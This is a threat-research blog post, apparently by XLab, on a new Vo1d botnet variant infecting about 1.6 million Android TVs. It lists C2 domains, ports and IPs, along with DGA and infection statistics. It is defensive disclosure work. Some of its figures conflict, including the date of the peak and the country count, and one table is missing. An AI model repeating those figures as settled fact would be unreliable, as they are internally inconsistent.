
Long Live The Vo1d Botnet: New Variant Hits 1.6 Million TV Globally

blog.xlab.qianxin.com/long-live-the-vo1d_botnet/

February 27, 2025



Prologue

On February 24, 2025, NBC News reported: "Unauthorized AI-generated footage suddenly played on televisions at the U.S. Department of Housing and Urban Development (HUD) headquarters in Washington, D.C. The video showed President Donald Trump bowing to kiss Elon Musk's toes, accompanied by the bold caption `LONG LIVE THE REAL KING`. Staff were unable to shut it down and had to unplug all TVs." The incident quickly sparked widespread public debate and caught the attention of the cybersecurity community, prompting a reevaluation of the significant risks posed by hacked devices like televisions and set-top boxes.

> Imagine sitting on your couch watching TV when suddenly the screen flickers, the remote stops working, and the program is replaced by garbled code and eerie commands. Your TV, as if hijacked by an invisible force, becomes a "digital puppet." This isn't science fiction—it's a real and growing threat. The Vo1d botnet is silently taking control of millions of Android TV devices worldwide. ----By XLab

Background

On November 28, 2024, `XLab's Cyber Threat Insight and Analysis System(CTIA)` detected IP 38.46.218.36 distributing an ELF file named jddx with a VirusTotal 0 detection. Our AI detection module flagged it as containing "Bigpanzi botnet DNA", piquing our interest. A quick analysis confirmed that jddx is a downloader employing the Bigpanzi `string encryption algorithm`, though its code structure differs significantly from known Bigpanzi samples. Could the million-device botnet **Bigpanzi**, which we exposed last year, be quietly branching into new operations? With this question in mind, we dove deeper. Our findings revealed that jddx actually belongs to a new variant of another million-device botnet **Vo1d**. It's a a previously undiscovered downloader delivering a fresh Vo1d payload. **This marked the beginning of Vo1d's new campaign**.

Scale and Impact

According to our sinkhole statistic, Vo1d has infected 1.6 million Android TV devices across 200+ countries and regions. To put this into perspective:

- **2024 Cloudflare Attack**: A 5.6 Tbps DDoS attack, capable of crashing any website, used just 15,000 devices. Vo1d controls over 1.6 million—100 times larger.
- **2016 Mirai Botnet**: It crippled the U.S. East Coast internet, taking down Twitter and Netflix, with only hundreds of thousands of devices. Vo1d dwarfs this scale.

Currently, Vo1d is used for profit, but its full control over devices allows attackers to pivot to large-scale cyberattacks or other criminal activities. For instance, Cloudflare's 2024 Q4 report noted Android TVs and set-top boxes participating in DDoS attacks. If Vo1d were weaponized, its 1.6 million devices could disrupt critical systems like banking, healthcare, and aviation, causing widespread chaos.

Beyond traditional attacks, compromised TVs and set-top boxes pose unique risks as core media devices. Hackers could exploit them to broadcast unauthorized content, as seen in real-world cases:

- **December 11, 2023**: UAE set-top boxes were hacked to display videos of the Israel-Palestine conflict.
- **February 24, 2025**: TVs at the U.S. Department of Housing and Urban Development showed AI-generated footage of Trump kissing Musk's toes.

Imagine Vo1d-controlled Android TV spreading violent, terrorist, or pornographic content, or using deepfake technology for political propaganda. The societal impact would be devastating.

Significant Findings

Our investigation into *jddx* led to significant findings:

- **Samples & Infrastructure**: 89 new samples captured, a lot of infrastructure, including 2 Reporter, 4 Downloaders, 21 C2 domains, 258 DGA seeds, and over 100,000 DGA domains.
- **Daily active IPs**: ~800,000, peaking at 1,590,299 on January 14, 2025.

Vo1d has evolved to enhance its stealth, resilience, and anti-detection capabilities:

1. **Enhanced Encryption**: RSA encryption secures network communication, preventing C2 takeover even if DGA domains are registered by researchers.
2. **Infrastructure Upgrade**: Hardcoded and DGA-based Redirector C2s improve flexibility and resilience.
3. **Payload Delivery Optimization**: Each payload uses a unique Downloader, with XXTEA encryption and RSA-protected keys, making analysis harder.

In 2025, XLab's tracking system revealed Vo1d's operations:

- **Proxy Networks**: A core focus, leveraging infected devices to build anonymous proxy services.
- **Ad Fraud and Fake Traffic**: Activities like ad promotion and click fraud.

From the payload’s functionality, it’s clear that a proxy network is one of Vo1d’s core objectives. The commercial value of this goal has been well-proven by the success of the 911S5 proxy service. According to the U.S. Department of Justice, the operators of 911S5 raked in over **$99 million** in illicit profits by selling proxy services. As global law enforcement ramps up its crackdown on cybercrime, the demand for anonymization services among criminal groups continues to surge. Vo1d’s proxy network, built by controlling a massive number of devices worldwide, offers greater appeal than traditional proxies, better meeting the needs for anonymity and stealth.

Vo1d's massive scale and continuous evolution pose a severe, long-term threat to global cybersecurity. Its ability to operate undetected for over three months highlights its stealth. By sharing our findings, we aim to contribute to the fight against cybercrime and raise awareness of this formidable threat.

Tranco 1M C2 Infra

1. C2 Infrastructure

Through the *jddx* sample captured on November 28, we identified the C2 domain **ssl8rrs2.com** and a network behavior pattern involving 21,120 DGA-generated C2 domains based on 32 DGA seeds. The IP **3.146.93.253**, bound to these C2 domains, serves as a core infrastructure for Vo1d's current campaign. This IP resolves to five different domains, including **ssl8rrs2.com**, which have been further verified as C2 domains in subsequent samples.

Resolution Records

Domain	FirstSeen	LastSeen	Count	Tags
viewboot.com	2024-09-25 09:58:57	2025-02-23 23:59:20	28671	Void僵尸...
tumune3.com	2024-09-28 09:52:23	2025-02-23 23:56:18	40714	Void僵尸...
ttekf42.com	2024-11-11 23:19:01	2025-02-23 23:52:07	7727	Void僵尸...
pxleo5fbca7141b5.com	2024-10-09 12:27:40	2025-02-23 23:02:13	253	Void僵尸...
ssl8rrs2.com	2024-11-12 10:26:19	2025-02-23 22:55:51	7661	Void僵尸...

To enhance reliability and evade detection, these domains utilize different ports for load balancing. For example:

- **ssl8rrs2.com** uses port **55600**.
- **viewboot** uses port **55503**.

This multi-port strategy significantly improves the network's resilience and makes it harder to detect and disrupt.

Through traceability analysis, we identified another critical asset: **3.132.75.97**. This IP is associated with the following seven domains。Among these, ttss442 and works883 have been confirmed as C2 domains in recently captured samples. For the remaining five domains, based on their naming patterns, creation timelines, and other contextual clues, we have high confidence in attributing them to the Vo1d group's infrastructure.

Resolution Records

Domain	FirstSeen	LastSeen	Count	Tags
tumune.com	2024-10-18 21:51:06	2025-02-23 23:58:35	255849	Void僵尸…
ttss442.com	2024-11-09 19:19:42	2025-02-23 23:57:15	7203	Void僵尸…
snakeers.com	2024-09-24 10:13:51	2025-02-23 23:02:53	812	Void僵尸…
works883.com	2024-10-21 18:20:00	2025-02-23 22:15:43	8943	Void僵尸…
skikiy.com	2024-10-09 01:50:00	2025-02-10 21:51:12	18	Void僵尸…
tttrs2.com	2024-12-17 22:24:12	2024-12-24 01:15:26	4	Void僵尸…
sleepwwx.com	2024-05-16 13:28:42	2024-11-14 12:48:12	251	Void僵尸…

2. Tranco 1M Ranking


The **Tranco Ranking** is a comprehensive system designed to measure website popularity, providing accurate and reliable global website ranking data. It integrates multiple data sources, including Cisco Umbrella, Majestic, Farsight, Cloudflare Radar, and the Chrome User Experience Report (CrUX), making it a widely used tool in academia.

In the Tranco rankings, a significant portion of Vo1d botnet's C2 domains have entered the global top 500,000, with some even ranking within the top 50,000.

```
└─$ grep -f c2.list top-1m.csv
53413,tumune3.com
54291,viewboot.com
55285,ttss442.com
67713,works883.xyz
130246,ttekf42.com
140667,ssl8rrs2.com
275926,pxleo5fbca7141b5.com
276144,works883.com
436890,tumune.com
452840,snakeers.com
```

domain rank

A notable example is **ttss442**, which was registered on November 3, 2024. Within just a few months, it surged into the global top 55,000. This rapid rise highlights the massive scale and striking activity level of the Vo1d botnet.



Million-Scale Network

1. Legacy Scale

Dr.Web previously disclosed 5 DGA seeds related to Vo1d. After reverse-engineering the DGA algorithm, we registered 5 domains to measure the legacy scale of Vo1d's older version. Based on the data, the daily active bots (DAB) for the legacy version are approximately 5,000.


2. Current Scale

The DGA algorithm used in this Vo1d variant is identical to the one disclosed by Dr.Web in earlier samples. However, the number of supported DGA seeds has significantly increased—from 5 hardcoded seeds in the initial version to 32 in the current variant. This expansion has dramatically increased the scale of generated domains.


As our traceability efforts progressed, we registered **258 DGA C2 domains**, providing a partial view into the Vo1d botnet's operations. Based on the collected data:

- Approximately **1.6 million devices** have been infected, spanning **226 countries and regions**.

- Starting from **January 14, 2025**, the daily active bots (DAB) remained close to **1.5 million** for seven consecutive days, peaking at **1,590,299** on **January 19**.



The current daily active bot count is approximately 800,000.




Based on data collected from February 1 to 15, the top 15 countries by infection rate are as follows:

Country	Percentage

Country	Percentage
Brazil	24.97%
South Africa	13.60%
Indonesia	10.54%
Argentina	5.27%
Thailand	3.40%
China	3.13%
Morocco	2.79%
Philippines	2.22%
Germany	2.17%
Malaysia	2.14%
Pakistan	2.12%
Iraq	1.29%
Mexico	1.29%
Russia	1.14%
Ecuador	1.04%

Notably, China has a significant infection, with a daily active bot count exceeding 20,000.


Beginning on February 21, 2025, the Vo1d botnet experienced a notable surge in infections, with daily active bots increasing from 800,000 to over 1.1 million. Below is the list of the top 15 countries by infection rate as of February 25.



It is particularly noteworthy that **India** has surged from the 29th position to 2nd place in terms of infection rates. Meanwhile, China's infection count has also risen significantly, approaching 50,000 active bots.


3. Surge and Drop

Each C2 in the Vo1d botnet uses a distinct port, allowing us to gauge the activity level of a specific C2 by monitoring the number of Bot IPs communicating through that port. Over a two-month observation period, we found that most ports maintained relatively stable communication levels, forming the baseline of Vo1d's infection scale. However, port 55560 exhibited unusual behavior, with frequent and dramatic surges and drops in communication volume.



The dramatic fluctuations in Vo1d's activity are closely tied to rapid increases and decreases in infection rates within specific countries, with **India** being a prime example. Its infection count often experiences tenfold changes overnight. Below are key instances of these fluctuations:

- January 14, 2025:Vo1d's scale increased from 810,000 to 1.52 million.India's infection count surged from 18,400 to 147,619.
- January 22, 2025: Vo1d's scale dropped sharply from 1.43 million to 780,000. India's infection count fell from 94,430 to 5,042.
- February 20 - February 23, 2025: Vo1d's scale grew from 820,000 to 1.16 million. India's infection count skyrocketed from 3,901 to 217,771.



We speculate that the phenomenon of "rapid surges followed by sharp declines" may be attributed to Vo1d leasing its botnet infrastructure in specific regions to other groups. Here's how this "rental-return" cycle could work:

Leasing Phase:

At the start of a lease, bots are diverted from the main Vo1d network to serve the lessee's operations. This diversion causes a sudden drop in Vo1d's infection count as the bots are temporarily removed from its active pool.

Return Phase:

Once the lease period ends, the bots rejoin the Vo1d network. This reintegration leads to a rapid spike in infection counts as the bots become active again under Vo1d's control.

This cyclical mechanism of "leasing and returning" could explain the observed fluctuations in Vo1d's scale at specific time points.

4. XLab Codomain System


The discovery of 258 DGA domains was crucial for measuring the scale of Vo1d's operations. While 256 domains were identified through traditional reverse engineering methods—analyzing malicious samples, extracting DGA seeds, and generating domains based on the algorithm—the remaining 2 unique DGA domains were captured using XLab's newly developed **Codomain system**. These two domains provided critical visibility into infections within China.

